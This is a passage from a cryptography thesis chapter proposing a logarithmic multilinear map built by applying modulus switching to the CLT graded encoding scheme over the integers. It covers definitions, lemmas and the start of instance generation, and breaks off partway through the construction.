[10] The construction of "graph-induced" multilinear maps of Gentry, Gorbunov and Halevi [GGH15], another approximation of multilinear maps, is also built from the realm of homomorphic encryption [GSW13].

Encoding size. The GGH and CLT graded encoding schemes have encoding size poly(κ) for multilinearity parameter κ, resulting in large space requirements; this renders some applications impossible to instantiate, or useless. For example, the Papamanthou et al. [PTT10] optimal authenticated data structures primitive needs "compact" maps (i.e. of bit-size independent of κ), and Rothblum's counterexample to the KDM-security of bit encryption conjecture [Rot13] requires a κ that is just out of reach in current constructions. Another example is Boneh, Waters and Zhandry's construction of low-overhead broadcast encryption from existing graded encoding schemes which leads to worse systems (even asymptotically) than the trivial broadcast system because of the size of the encodings [BWZ14a].

Obviously the same issue arises in the context of fully homomorphic encryption schemes. Namely for a somewhat homomorphic encryption scheme, the ciphertext noise grows linearly with the degree of the polynomial being evaluated; consequently only low-degree polynomials can be evaluated. To obtain a fully homomorphic encryption scheme, Gentry's key idea, called bootstrapping, consists in homomorphically evaluating the decryption polynomial to obtain a refreshed ciphertext [Gen09b]. Alternatively, Brakerski, Gentry and Vaikuntanathan introduced in 2011 a remarkable new FHE framework, in which the bit-size of parameters increases only linearly with the multiplicative level instead of exponentially [BV11a; BV11b; BGV12]. The main ingredient of this framework was a *modulus switching technique*, that allowed to (efficiently) transform a ciphertext encrypted under a modulus p into a ciphertext under a different modulus p' but with reduced noise. The modulus switching technique was initially described in the context of LWE-based schemes, and was later adapted in [CNT12] to the DGHV fully homomorphic encryption over the integers [DGH+10].

Due to the similarities between multilinear map schemes and homomorphic encryption, a natural question is:

Can we adapt the modulus switching technique to existing multilinear map schemes ?

Namely as in the BGV framework for leveled fully homormophic encryption, the encoding noise for graded encoding schemes would then grow only linearly with the depth of the circuit being evaluated (instead of exponentially). This implies that for Diffie-Hellman key exchange the parameter size would grow only logarithmically with the number of users, instead of polynomially.

Our contribution. In this paper we describe a candidate construction that answers the above question, i.e. we describe a new construction of multilinear maps in which the encoding noise grows only linearly with the depth of the circuit being evaluated. Our construction is a variant of the last CLT graded encoding scheme over the integers [CLT15], to which we apply a modulus switching technique.

Strictly speaking, our construction is no longer a graded encoding scheme according to the definition in [GGH13], but it is still an approximation of multilinear maps. Therefore we must first define a new generic notion of multilinear maps, called *logarithmic multilinear maps*. In our setting, encodings also have a notion of level, but the multiplication of two level-i encoding yields a level-$(i+1)$ encoding, instead of $2i$. This implies that with κ levels one can evaluate a polynomial of degree 2^κ in the exponents, instead of κ only. We then define the similar notion of *logarithmic encoding schemes*, as an approximation of logarithmic multilinear maps. The main difference is that encodings are randomized, which means that as in [GGH13; CLT15], the same exponent (i.e. a ring element) can be encoded in many different ways. Then, for level-$(\kappa+1)$ encodings and those only, a procedure will allow to check if an encoding is an encoding of 0, and to deterministically extract a string that only depends on the encoded value, as in [GGH13; CLT15].

Our candidate construction is a variant of the CLT scheme over the integers, to which we apply a modulus switching technique. More precisely, the modulus switching is performed after each multiplication of CLT encodings. Moreover we keep the same zero-testing procedure as in the last CLT scheme [CLT15]; our technique is actually independent from the modication of CLT to resist the Cheon et al. attack. We obtain a candidate logarithmic encoding scheme that can handle arithmetic circuits of multiplicative depth κ; therefore it can evaluate the product of 2^κ encodings, instead of κ for existing constructions, with parameter and encoding size polynomial in κ. This implies that we can perform Diffie-Hellman key exchange with $2^\kappa+1$ users, instead of only $\kappa+1$ with existing schemes.

Our construction. Our construction works as follows. As in the CLT scheme, an encoding of a vector $\mathbf{m}=(m_i)\in R=\mathbb{Z}_{g_1}\times\cdots\times\mathbb{Z}_{g_n}$ is an integer c such that for all $1\le i\le n$:

$$c\equiv\frac{r_i\cdot g_i+m_i}{z}\pmod{p_i},$$

where the p_i's are secret primes, z is a secret mask and the r_i's are small random integers. It is clear that such encodings can be added, and the multiplication of two such encodings gives an integer $\hat{c}$ such that

$$\hat{c} \equiv \frac{\hat{r}_i \cdot g_i + \hat{m}_i}{z^2} \pmod{p_i},$$

where the new noise $\hat{r}_i$ is larger than the initial noise, namely $|\hat{r}_i| \approx |g_i| \cdot |r_i|^2$.

Now instead of multiplying encodings up to degree κ as in the CLT scheme, we perform a modulus switching on $\hat{c}$, i.e. we publicly transform $\hat{c}$ into a new encoding $\tilde{c}$ of the same ring element $\hat{\mathbf{m}} \in R$, but under a different set of primes p'_i, and masked by a different z':

$$\tilde{c} \equiv \frac{\tilde{r}_i \cdot g_i + \hat{m}_i}{z'} \pmod{p'_i},$$

The crucial property is that the new noise $\tilde{r}_i$ is now scaled down by a factor p'_i/p_i, that is $\tilde{r}_i \approx \lfloor \hat{r}_i \cdot p'_i/p_i \rceil$. Therefore if the secret primes are chosen so that $p'_i/p_i \approx 1/(g_i \cdot r_i)$, we will have $|\tilde{r}_i| \approx |r_i|$ and the noise does not increase after a multiplication. This implies that as in the BGV framework [BGV12], we can control the growth of the noise by performing a modulus switching after every multiplication, using a ladder of secret primes p_i's.

More precisely, given $K = 2^\kappa$ encodings at level 1, we can multiply them pairwise and apply our modulus switching technique to obtain $K/2$ encodings at level 2 with roughly the same noise, and so on until we get a final level-$(\kappa+1)$ encoding of the product of the ring elements. Eventually, the zero-testing element $\mathbf{p}_{zt}$ is applied with the last set of primes p_i's, which enables to extract a function of the m_i's only. Since the largest secret primes in the ladder are of size $\mathcal{O}(\kappa)$, the encodings and public parameters in our scheme are also of size polynomial in κ. This enables to evaluate the product of $K = 2^\kappa$ encodings, which is an exponential improvement compared to existing graded encoding scheme that can evaluate the product of κ encodings only.

8.3.2 Notations

Let x be a real number and n be an integer. We denote respectively by $\lceil x \rceil$, $\lfloor x \rfloor$ and $\lfloor x \rceil$ the rounding of x up, down, and to the nearest integer, and by $|x|$ the absolute value of x. We denote the reduction of x modulo n by $[x]_n$ or $(x \bmod n)$ with $-n/2 < [x]_n \leq n/2$. We let $\mathbb{Z}_n = \{[i]_n : i \in \mathbb{Z}\}$ denote the ring of integers modulo n and let $[n]$ denote the set $\{1, \ldots, n\}$.

Vectors are denoted in bold, addition and multiplication of vectors are done componentwise, and we extend the previous notation to vectors componentwise. Finally, for $\mathbf{x}, \mathbf{y} \in \mathbb{R}^k$, we denote $\|\mathbf{x}\|_\infty = \max_{i \in [k]} |x_i|$ the infinite norm of $\mathbf{x}$ and $\langle \mathbf{x}, \mathbf{y} \rangle$ the scalar product of $\mathbf{x}$ and $\mathbf{y}$. We denote $\mathbf{e}_1, \ldots, \mathbf{e}_n \in \mathbb{Z}^n$ the vectors such that $(\mathbf{e}_i)_j = 1$ when $i = j$ and 0 otherwise. We say that $x \in \mathbb{Z}$ is n-rough when it does not contain prime factors smaller than n.

We denote by λ the security parameter. A function $f(\lambda)$ is said negligible (and we denote $f = \mathsf{negl}(\lambda)$) if it is $\lambda^{-\omega(1)}$; a probability $p(\lambda)$ is said overwhelming if it is $1 - \lambda^{-\omega(1)}$. We denote by $a \leftarrow S$ the action of picking a independently and uniformly at random from some set S, and by $a \leftarrow \mathcal{R}(\cdot)$ the action of running algorithm $\mathcal{R}$ on some inputs and naming a the value returned by $\mathcal{R}$.

8.3.3 Logarithmic encoding scheme

In [BS03], Boneh and Silverberg proposed a generalization of pairings called *cryptographic multilinear maps*. A (symmetric) κ-multilinear map is a non-degenerate map $e\colon \mathbb{G}^\kappa \to \mathbb{G}_T$ (where $\mathbb{G}$ and $\mathbb{G}_T$ are groups of prime order p, denoted additively, and g is a generator of $\mathbb{G}$) such that, for all $a_1, \ldots, a_\kappa \in \mathbb{Z}_p$,

$$e(a_1 \cdot g, \ldots, a_\kappa \cdot g) = (a_1 \cdots a_\kappa) \cdot e(g, \ldots, g)$$

In this section, we introduce the notion of *κ-logarithmic multilinear maps* (and of *logarithmic encoding schemes*, an approximation thereof), a generalization of multilinear maps. Our new notion differs from the notion of *leveled multilinear maps*, introduced in [GGH13]. For those familiar with the GGH syntax, the main difference is that a multiplication of two level-i encodings yields a level-$(i+1)$ encoding of the product of the encoded values (except for $i = 0$, where the product remains at level 0), instead of a level-$2i$ encoding.

8.3.3.1 Leveled multilinear maps and graded encoding schemes

We first recall the original notion of leveled multilinear maps introduced in [GGH13] by Garg, Gentry and Halevi

Definition 8.15 (Leveled Multilinear Map) *A κ-leveled multilinear map is a set of bilinear maps $\{e_{i,j} : \mathbb{G}_i \times \mathbb{G}_j \to \mathbb{G}_{i+j} \mid i, j \in [\kappa], i+j \leq \kappa\}$ where each $\mathbb{G}_i$ is a group of prime order p, denoted additively and generated by g_i for all $i \in [\kappa]$, and such that each map $e_{i,j}$ satisfies $e_{i,j}(a \cdot g_i, b \cdot g_j) = (a \cdot b) \cdot g_{i+j}$ for $a, b \in \mathbb{Z}_p$ and $i, j \in [\kappa]$ and $i + j \leq \kappa$.*

The integer κ is called the multilinearity level. The graded encoding schemes candidates are only approximate leveled multilinear maps [GGH13; CLT13; CLT15]. The main difference is that encodings are randomized (with some noise) instead of deterministic and one can only test whether an encoding in $\mathbb{G}_\kappa$ encodes 0 or not. We recall the definition of graded encoding system from [GGH13] in Section 8.3.7.

8.3.3.2 Logarithmic encoding schemes

We propose a different notion of multilinear maps that we called logarithmic multilinear maps. A κ-logarithmic multilinear map will allow to compute polynomials up to degree 2^κ in the exponents, but not more.

Definition 8.16 (Logarithmic Multilinear Map) *A κ-logarithmic multilinear map is a set of bilinear maps $\{e_i : \mathbb{G}_i \times \mathbb{G}_i \to \mathbb{G}_{i+1} \mid i \in [\kappa]\}$ where each $\mathbb{G}_i$ is a group of prime order p, denoted additively and generated by g_i for all $i \in [\kappa + 1]$, and such that each map e_i satisfies $e_i(a \cdot g_i, b \cdot g_i) = (a \cdot b) \cdot g_{i+1}$ for $a, b \in \mathbb{Z}_p$ for all $i \in [\kappa]$.*

The integer κ is called the *logarithmic multilinearity level*. Note that a κ-logarithmic multilinear map can evaluate a polynomial of degree up to 2^κ in the exponent, whereas a κ-leveled multilinear map is limited to degree κ. Namely consider any 2^κ exponents $a_1, \ldots, a_{2^\kappa} \in \mathbb{Z}_p$. Using a tree structure we can first compute the $2^{\kappa-1}$ values:

$$e_1(a_1 \cdot g_1, a_2 \cdot g_1) = a_1 a_2 \cdot g_2, \quad \ldots, \quad e_1(a_{2^\kappa - 1} \cdot g_1, a_{2^\kappa} \cdot g_1) = a_{2^\kappa - 1} a_{2^\kappa} \cdot g_2 \quad \in \mathbb{G}_2$$

By repeating this pairwise mapping with each map e_j, for $j = 2$ to $j = \kappa$, we finally obtain:

$$a_1 a_2 \cdots a_{2^\kappa} \cdot g_{\kappa+1} \in \mathbb{G}_{\kappa+1} .$$

which is of degree 2^κ in the exponents.

Similarly to graded encoding schemes for leveled multilinear maps, we introduce the notions of logarithmic encoding schemes as approximate logarithmic multilinear maps. For completeness we provide the full definition in Section 8.3.8.

8.3.4 The Coron-Lepoint-Tibouchi graded encoding scheme

In this section, we recall the multilinear maps scheme over the integers from [CLT15]. One generates n secret primes p_i and computes $x_0 = \prod_i p_i$, which is also kept secret; one also generates n small secret primes g_i and a random secret integer z modulo x_0. The message space is $R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$. A level-$k$ encoding of a vector $\mathbf{m} = (m_i) \in R$ is then an integer c such that for all $1 \leq i \leq n$:

$$c \equiv \frac{r_i \cdot g_i + m_i}{z^k} \pmod{p_i} \tag{8.3}$$

for some small random integers r_i; the integer c is therefore defined modulo x_0 by CRT. Encodings can then be added and multiplied over $\mathbb{Z}$, as long as the noise r_i is such that $r_i \cdot g_i + m_i < p_i$ for each i. The multiplication of a level-i encoding by a level-j encoding gives an encoding at level $i + j$.

The zero-testing procedure works as follows. From Equation (8.3) a level-κ encoding c can be written as follows, using the Chinese Remainder Theorem:

$$c = \sum_{i=1}^{n} \left(r_i + m_i \cdot (g_i^{-1} \bmod p_i)\right) \cdot u_i - a \cdot x_0 \tag{8.4}$$

over $\mathbb{Z}$ for some $a \in \mathbb{Z}$, where the u_i's are the CRT coefficients corresponding to the primes p_i's, and scaled by $g_i \cdot z^{-\kappa}$ for each i:

$$u_i := \left(g_i \cdot z^{-\kappa} \cdot \left(\frac{x_0}{p_i} \right)^{-1} \bmod p_i \right) \cdot \frac{x_0}{p_i} \tag{8.5}$$

We let N be some sufficently large integer. The zero-testing element p_{zt} is an integer defined modulo N, such that for all $1 \leq i \leq n$, the integers $v_i := p_{zt} \cdot u_i \bmod N$ are much smaller than N, and $v_0 := p_{zt} \cdot x_0 \bmod N$ is also much smaller than N. As shown in [CLT15], such p_{zt} is easy to construct owing to the particular structure of the CRT coefficients u_i. The zero-testing procedure then consists in computing $\omega = p_{zt} \cdot c \bmod N$. Namely we have from Equation (8.4):

$$\omega \equiv \sum_{i=1}^{n} \left(r_i + m_i \cdot (g_i^{-1} \bmod p_i) \right) \cdot v_i - a \cdot v_0 \pmod N \tag{8.6}$$

If $m_i = 0$ for all i, since the r_i's are small, the integer a in Equation (8.4) is also small, which implies that ω in Equation (8.6) will also be small compared to N. This enables to test whether c is an encoding of 0 or not. Moreover for general encodings the high-order bits of ω only depend on the m_i's and not on the noise r_i; this enables to extract a function of the m_i's only, which gives a degree-κ multilinear map.

In the new CLT scheme the integer x_0 is kept private; therefore the addition and multiplication of encodings are done over $\mathbb{Z}$ instead of modulo x_0 in the original CLT scheme. To reduce the size of an intermediate encoding c back to the size of x_0, one can publish a ladder of encodings of 0 and progressively reduce c modulo those encodings, as in the DGHV scheme. Finally since the primes p_i must be kept secret, new encodings can be publicly generated by computing a random subset-sum of public encodings. We refer to Section 8.3.9 for a full description of the repaired CLT scheme.

8.3.5 Modulus switching

Our construction of a logarithmic encoding scheme is a variant of the CLT scheme [CLT15] on which we apply a modulus switching technique. Therefore we first recall the modulus switching technique from [CNT12], and we explain how it can be adapted to the CLT scheme.

8.3.5.1 Modulus switching: an overview

Since the CLT scheme is based on the DGHV homomorphic encryption scheme over the integers, we start with a simple variant of the DGHV scheme in which the message m is such $0 \leq m < g$ for some integer g, instead of binary. A ciphertext c has the form:

$$c = q \cdot p + g \cdot r + m \tag{8.7}$$

where p is the secret key, for some large random q and small random r. Therefore we have:

$$c \equiv g \cdot r + m \pmod p \tag{8.8}$$

Modulus switching is a tool that enables to publicly transform a ciphertext defined modulo p into a ciphertext modulo p', without knowing the secrets p and p'. More precisely, given a ciphertext c, we can obtain a ciphertext c' such that:

$$c' \equiv \left\lfloor p' \cdot \frac{c \bmod p}{p} \right\rceil + \delta \pmod{p'} \tag{8.9}$$

for some small additional noise $\delta \in \mathbb{Z}$, namely $|\delta| \leq 2^{\rho+1} \cdot \Theta \cdot k$, for some parameters ρ, Θ and k determined later.

However, we cannot apply this technique directly to a ciphertext c satisfying Equation (8.8). Namely in that case we would obtain:

$$c' \equiv \left\lfloor p' \cdot \frac{g \cdot r + m}{p} \right\rceil + \delta \pmod{p'}$$

and the message m would be drowned in the additional noise δ. Namely Equation (8.9) shows that the modulus switching technique only preserves the high-order bits of $c \bmod p$ (up to the scaling factor p'/p), while the low-order bits of $c \bmod p$ can get arbitrarily modified by the additional noise δ.

The solution used in [CNT12] for $g = 2$ consists in modifying the modulus switching so that $c \bmod p$ is replaced by $c \bmod 2p$ in Equation (8.9), which enables to recover $[q]_2$ in Equation (8.7) and eventually $[m]_2 = [c]_2 \oplus [m]_2$. Such technique can be easily extended to any g; however this would require a public g, whereas in CLT the integers g_i remain secret. Moreover in the batch variant with multiple p_i's the same g must be used, whereas in CLT we can have different g_i's modulo each p_i.

8.3.5.2 Our modulus switching variant.

Since the solution from [CNT12] does not apply directly in the CLT scheme, we use a different technique: we first encode the message m in the high-order bits modulo p, so that it gets preserved by the modulus switching. For this it suffices to multiply the ciphertext by $g^{-1} \bmod p$, which gives from Equation (8.8):

$$\tilde{c} \equiv g^{-1} \cdot c \equiv m \cdot g^{-1} + r \pmod{p}$$

and the message m is now encoded in the high-order bits of $\tilde{c} \bmod p$, while the noise r only affects the low-order bits. Such multiplication by $g^{-1} \bmod p$ can actually be performed within the modulus switching, so that g does not need to be public. Namely it is easy to modify the modulus switching procedure so that Equation (8.9) is replaced by:

$$c' \equiv \left\lfloor p' \cdot \frac{\alpha \cdot c \bmod p}{p} \right\rceil + \delta \pmod{p'} \tag{8.10}$$

for any fixed $\alpha \in \mathbb{Z}_p$. Then it suffices to take $\alpha := g^{-1} \bmod p$ and we obtain:

$$c' \equiv \left\lfloor p' \cdot \frac{m \cdot (g^{-1} \bmod p) + r}{p} \right\rceil + \delta \pmod{p'}$$

which gives:

$$c' \equiv m \cdot \left\lfloor p' \cdot \frac{g^{-1} \bmod p}{p} \right\rceil + r' \pmod{p'}$$

for some small $r' \in \mathbb{Z}$. This can be written:

$$c' \equiv m \cdot f/g + r' \pmod{p'}$$

for some small $f \in \mathbb{Z}$. Namely assuming $p' < p$ we have:

$$g \cdot \left\lfloor p' \cdot \frac{g^{-1} \bmod p}{p} \right\rceil \equiv \left\lfloor g \cdot p' \cdot \frac{g^{-1} \bmod p}{p} \right\rceil + f \equiv \left\lfloor p' \cdot \frac{1}{p} \right\rceil + f \equiv f \pmod{p'}$$

for some $f \in \mathbb{Z}$ with $|f| < g$. Therefore we obtain:

$$g \cdot c' \equiv g \cdot r' + m \cdot f \pmod{p'}$$

This shows that the ciphertext $g \cdot c'$ is an encryption modulo p' of the message $m \cdot f \bmod g$.

Finally, to remove the previous f factor, it suffices to multiply the ciphertext by the message $f^{-1} \bmod g$. We obtain:

$$c'' \equiv (f^{-1} \bmod g) \cdot g \cdot c' \equiv g \cdot r'' + m \pmod{p'}$$

with $|r''| \leq g \cdot |r'|$. As previously, such multiplication by $(f^{-1} \bmod g) \cdot g$ can be performed within the modulus switching procedure. Namely it is easy to modify the modulus switching procedure so that Equation (8.10) is replaced by:

$$c'' \equiv \beta \cdot \left(\left\lfloor p' \cdot \frac{\alpha \cdot c \bmod p}{p} \right\rceil + \delta \right) \pmod{p'} \tag{8.11}$$

for any fixed $\alpha \in \mathbb{Z}_p$ and $\beta \in \mathbb{Z}_{p'}$. Then it suffices to take $\beta := (f^{-1} \bmod g) \cdot g$ and as required we obtain directly:

$$c'' \equiv g \cdot r'' + m \pmod{p'}$$

which shows that c'' is DGHV ciphertext modulo the new modulus p'.

The advantage of the above technique is that it easily extends to the batch setting with distinct secret g_i's modulo primes p_i's. Therefore, it is directly applicable to the CLT multilinear map scheme.

8.3.5.3 The modulus switching procedure

In this section we explain how we obtain Equation (8.11) given as input a ciphertext c. Our technique is a simple variant of the technique described in Let k be an integer. Given $\alpha \in \mathbb{Z}_p$, we generate at key-generation phase a subset-sum sharing of $2^k \cdot \alpha/p$:

$$2^k \cdot \frac{\alpha}{p} = \sum_{i=1}^{\Theta} s_i \cdot y_i + \varepsilon \pmod{2^k}$$

where the public real numbers y_i's have κ bits of precision after the binary point, with $|\varepsilon| \leq 2^{-\kappa}$, and the secret s_i's are bits.

The technique consists in first expanding the initial ciphertext c using the y_i's into a ciphertext vector $\mathbf{c}$, as in the original DGHV "squashed decryption" procedure, and then computing a scalar product between $\mathbf{c}$ and the secret-key $\mathbf{s} = (s_i)$ to get the new ciphertext c' modulo p'. As in the DGHV bootstrapping procedure, to keep the privacy of $\mathbf{s}$, only a DGHV encryption of the s_i's under p' is used. One can then show that the new noise in the ciphertext c' is reduced by a factor $\simeq p'/p$.

Given a ciphertext c such that $|c| < 2^\kappa$, we let:

$$\mathbf{c} = (\lfloor c \cdot y_i \rceil \bmod 2^k)_{1 \leq i \leq \Theta}$$

and we let $\mathbf{c}' = \mathsf{BitDecomp}(\mathbf{c}, k)$ be the expanded ciphertext, where BitDecomp is defined as follows [BGV12]. Given a vector $\mathbf{x} \in [0, 2^{k+1}[^\Theta$ we write $\mathbf{x} = \sum_{i=0}^{k} 2^j \cdot \mathbf{u}_j$ where all the elements in vectors $\mathbf{u}_j$ are bits, and we define $\mathsf{BitDecomp}(\mathbf{x}, k) := (\mathbf{u}_0, \ldots, \mathbf{u}_k)$. Similarly given a vector $\mathbf{z} \in \mathbb{R}^\Theta$ we define $\mathsf{Powersof2}(\mathbf{z}, k) := (\mathbf{z}, 2 \cdot \mathbf{z}, \ldots, 2^k \cdot \mathbf{z})$. It is easy to see that for any vectors $\mathbf{x}$ and $\mathbf{z}$:

$$\big\langle \mathsf{BitDecomp}(\mathbf{x}, k), \mathsf{Powersof2}(\mathbf{z}, k) \big\rangle = \langle \mathbf{x}, \mathbf{z} \rangle$$

Let p' be an integer such that $p' < 2^k$. The secret-key bits s_i's are encrypted under the modulus p' as follows. We let $\mathbf{s}' = \mathsf{Powersof2}(\mathbf{s}, k)$ and we compute the vector of ciphertexts:

$$\sigma = p' \cdot \mathbf{q} + \beta \cdot \left(\mathbf{r} + \left\lfloor \frac{p'}{2^k} \cdot \mathbf{s}' \right\rceil \right)$$

where $\mathbf{q} \leftarrow (\mathbb{Z} \cap [0, 2^\gamma/p'))^{(k+1)\cdot\Theta}$ and $\mathbf{r} \leftarrow (\mathbb{Z} \cap (-2^\rho, 2^\rho))^{(k+1)\cdot\Theta}$. The new ciphertext is then computed as:

$$c' = \langle \sigma, \mathbf{c}' \rangle$$

In the following, we show that c' is a new DGHV ciphertext with noise reduced by a factor p'/p. Namely we obtain:

$$c' \equiv \beta \cdot \left(\langle \mathbf{r}, \mathbf{c}' \rangle + \left\langle \left\lfloor \frac{p'}{2^k} \cdot \mathbf{s}' \right\rceil, \mathbf{c}' \right\rangle \right) \pmod{p'}$$

Since the components of $\mathbf{c}'$ are bits, we have:

$$\begin{aligned} \left\langle \left\lfloor \frac{p'}{2^k} \cdot \mathbf{s}' \right\rceil, \mathbf{c}' \right\rangle &= \left\langle \frac{p'}{2^k} \cdot \mathbf{s}', \mathbf{c}' \right\rangle + \delta_1 \\ &= \frac{p'}{2^k} \cdot \langle \mathbf{s}', \mathbf{c}' \rangle + \delta_1 \\ &= \frac{p'}{2^k} \cdot \langle \mathbf{s}, \mathbf{c} \rangle + \delta_1 \end{aligned}$$

where $|\delta_1| \leq \Theta \cdot k$. We have:

$$\begin{aligned} \langle \mathbf{s}, \mathbf{c} \rangle &\equiv \sum_{i=1}^{\Theta} s_i \lfloor c \cdot y_i \rceil \\ &\equiv \sum_{i=1}^{\Theta} s_i \cdot c \cdot y_i + \delta_2 \\ &\equiv c \cdot \langle \mathbf{s}, \mathbf{y} \rangle + \delta_2 \pmod{2^k} \end{aligned}$$

for some $|\delta_2| \leq \Theta/2$. Using $\langle \mathbf{s}, \mathbf{y} \rangle \equiv 2^k \cdot \alpha/p - \varepsilon \pmod{2^k}$, this gives:

$$\begin{aligned}\langle \mathbf{s}, \mathbf{c} \rangle &\equiv c \cdot \left(2^k \cdot \frac{\alpha}{p} - \varepsilon \right) + \delta_2 \\ &\equiv 2^k \cdot \frac{\alpha \cdot c \bmod p}{p} - c \cdot \varepsilon + \delta_2 \\ &\equiv 2^k \cdot \frac{\alpha \cdot c \bmod p}{p} + \delta_3 \pmod{2^k}\end{aligned}$$

for some δ_3 with $|\delta_3| \leq \Theta/2 + 1$. This gives:

$$c' \equiv \beta \cdot \left(\langle \mathbf{r}, \mathbf{c}' \rangle + \frac{p'}{2^k} \cdot \left(2^k \cdot \frac{\alpha \cdot c \bmod p}{p} + \delta_3 \right) + \delta_1 \right) \pmod{p'}$$

and therefore as required we recover Equation (8.11):

$$c' \equiv \beta \cdot \left(\left\lfloor p' \cdot \frac{\alpha \cdot c \bmod p}{p} \right\rceil + \delta \right) \pmod{p'}$$

for some $\delta \in \mathbb{Z}$ with $|\delta| \leq 2^{\rho+1} \cdot \Theta \cdot k$.

8.3.5.4 Application to the CCK somewhat homormophic encryption scheme

In the previous section we have described our modulus switching variant for a single prime p. As in [CNT12] the extension to the batch setting, i.e. with multiple p_i's is straightforward. Therefore, our modulus switching variant is directly applicable to the CCK fully homomorphic encryption scheme [CCK+13], for any message space $R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$. We obtain a *semantically secure* leveled homomorphic encryption scheme whose parameters depend polynomially on the depth of the circuits that the scheme can evaluate. We describe the new scheme in Section 8.3.10.

8.3.6 The new logarithmic encoding scheme

In this section, we propose a candidate logarithmic encoding scheme, obtained as a variant of the recent graded encoding scheme CLT [CLT15] (cf. Section 8.3.4). Our main main idea is, given a set of $K = 2^\kappa$ encodings u_i masked by z_1 modulo a set of integers p_{1i}'s, to multiply them pairwise and then to apply the modulus switching technique of Section 8.3.5 to work modulo p_{2i} and switch from mask z_1^2 to z_2 (cf. Section 8.3.10.5), and so on. The number of levels required to compute the product of the $K = 2^\kappa$ encodings is $\kappa + 1$. Eventually the vector $\mathbf{p}_{zt}$ is with respect to the last set of primes $p_{(\kappa+1)i}$. The encoding size and public-key are therefore polynomial in the logarithmic multilinearity level κ, that is poly-logarithmic in the number of multiplications K. As "obvious" application of our candidate, we describe a multipartite Diffie-Hellman key exchange in Section 8.3.12.

8.3.6.1 Modulus switching technique for CLT

Consider the κ-GES CLT of Section 8.3.4, and denote $(\mathsf{pp}, \mathbf{p}_{zt}) \leftarrow \mathsf{CLT.InstGen}(1^\lambda, 1^\kappa)$ where

$$\mathsf{pp} = \{n, \eta, \alpha, \rho, \beta, \tau, \ell, y, \mathbf{x}, \mathbf{x}', \{X_j^{(k)}\}, \Pi, N, s\}\,,$$

where the (possibly secret) exponent ring is $R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$ for α-bit primes g_i's, and the secret mask is z.

Let $\eta' \in \mathbb{N}$ with $\eta' < \eta - 1$, assume that $\mathbf{p}' \in \mathbb{N}^n$ is a vector of η'-bit primes, set $x_0' = \prod_{i \in [n]} p_i'$, and let z' be a random integer modulo x_0' (as in CLT.InstGen). From Lemma 8.22 and section 8.3.10.5, we have the following Lemma:

Lemma 8.15 *Let $\mathsf{pp}, \mathbf{p}, \eta', \mathbf{p}', x_0', z, z'$ be defined as above. Let $\ell' = \lceil \eta' / \log_2 w \rceil$. Let $w \geq 2$ be a word and Θ, k be integers. Let*

$$\tau \leftarrow \mathsf{SwitchKeyGen}_{\Theta,w}^{z^k \to z'}(n, \mathbf{g}, \{\{\mathbf{p}, 1\}, x_0\}, \{\{\mathbf{p}', 1\}, x_0', \ell'\})\,.$$

Let $c \in \mathbb{Z}_{x_0}$ be a level-k CLT encoding $\mathbf{m} \in R$ under pp such that, for all $i \in [n]$,

$$[c]_{p_i} = \frac{r_i \cdot g_i + m_i}{z^k} \bmod p_i \,.$$

If $\|\mathbf{r}\|_\infty \cdot \|\mathbf{g}\|_\infty \cdot 2^{\eta'-\eta} + V < 2^{\eta'-2}/\|\mathbf{g}\|_\infty$, then $c' = \mathsf{SwitchKey}_w(\tau, c)$ verifies for all $i \in [n]$,

$$[c']_{p'_i} = \frac{g_i \cdot r'_i + m_i}{z'} \bmod p'_i$$

with

$$\|\mathbf{r}'\|_\infty \leq 2^{\eta'-\eta} \cdot \|\mathbf{g}\|_\infty \cdot \|\mathbf{r}\|_\infty + V \,,$$

where

$$V = w \cdot \Theta \cdot (1 + \ell' \cdot (2^{\rho+1} + 1))/4 + \|\mathbf{g}\|_\infty/4 + \|\mathbf{g}\|_\infty^2/8 + 1.$$

Similarly to Lemma 8.22, the latter Lemma states that a CLT level-k encoding of $\mathbf{m} \in R$ (under modulus $x_0 = \prod p_i$ and multiplicatively masked by z^k) can be expanded, and then collapsed to an encoding under modulus $x'_0 = \prod p'_i$ and multiplicatively masked by z', for the same underlying exponent $\mathbf{m}$. Moreover, for all $i \in [n]$, the noise modulo p_i of the initial encoding is roughly reduced by a factor $p'_i/p_i \cdot g_i$, i.e. $\|\mathbf{r}'\|_\infty \approx \|\mathbf{r}\|_\infty \cdot (2^{\eta'-\eta} \cdot \|\mathbf{g}\|_\infty)$.

8.3.6.2 Candidate logarithmic encoding scheme: CLT with polylog complexity

We can now describe our candidate κ-logarithmic encoding scheme CLT' whose encodings and public parameters sizes depend polynomially on the logarithmic multilinearity level κ. Let $\eta_0 = \eta_0(\kappa)$ be a parameter to be determined later for correctness, and define for all $j \in [\kappa+1]$, $\eta_j = (\kappa - j + 3) \cdot \eta_0$. Let $w \geq 2$ be a word.

Remark. The differences between $\mathsf{CLT}'.\mathsf{InstGen}$ and $\mathsf{CLT}.\mathsf{InstGen}$ are as follows:

- Step 2 of CLT is repeated $\kappa + 1$ times for CLT' with bit-size the η_j's, $j \in [\kappa+1]$;
- Step 4 of CLT is repeated $\kappa + 1$ times for CLT' to produce $\kappa + 1$ multiplicative masks;
- Steps 5–8 of CLT' correspond to Steps 5–8 of CLT for the parameters corresponding to $j = 1$;
- Step 9 of CLT' corresponds to Step 9 of CLT for the parameters corresponding to $j = \kappa + 1$;
- Step 12 of CLT' generates the switching keys.

Instance generation.

$\mathsf{CLT}'.\mathsf{InstGen}(1^\lambda, 1^\kappa)$: On input the security parameter λ and the logarithmic multilinearity level κ:

1. Fix the parameters $\{n, \nu, \rho, \ell, \mu, \tau, \beta, \alpha, \Theta\}$ and η_0 to ensure correctness and security according to the constraints of Section 8.3.6.3;
2. For all $j \in [\kappa+1]$, generate the private modulus $x_0^{(j)} = \prod_{i \in [n]} p_{ji}$, where p_{ji} is a η_j-bit prime for $\eta_j = (\kappa - j + 2) \cdot \eta_0$;
3. Generate the exponent ring $R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$, where g_i is a α-bit prime integer;
4. For all $j \in [\kappa+1]$, generate the secret multiplicative mask z_j as a random invertible integer modulo $x_0^{(j)}$;
5. Generate ℓ random level-0 encodings $x'_1, \ldots, x'_\ell \in \mathbb{Z}$ such that $\forall j \in [\ell], \forall i \in [n]$,

$$[x'_j]_{p_{1i}} = g_i \cdot r_{ij} + a_{ij} \,,$$

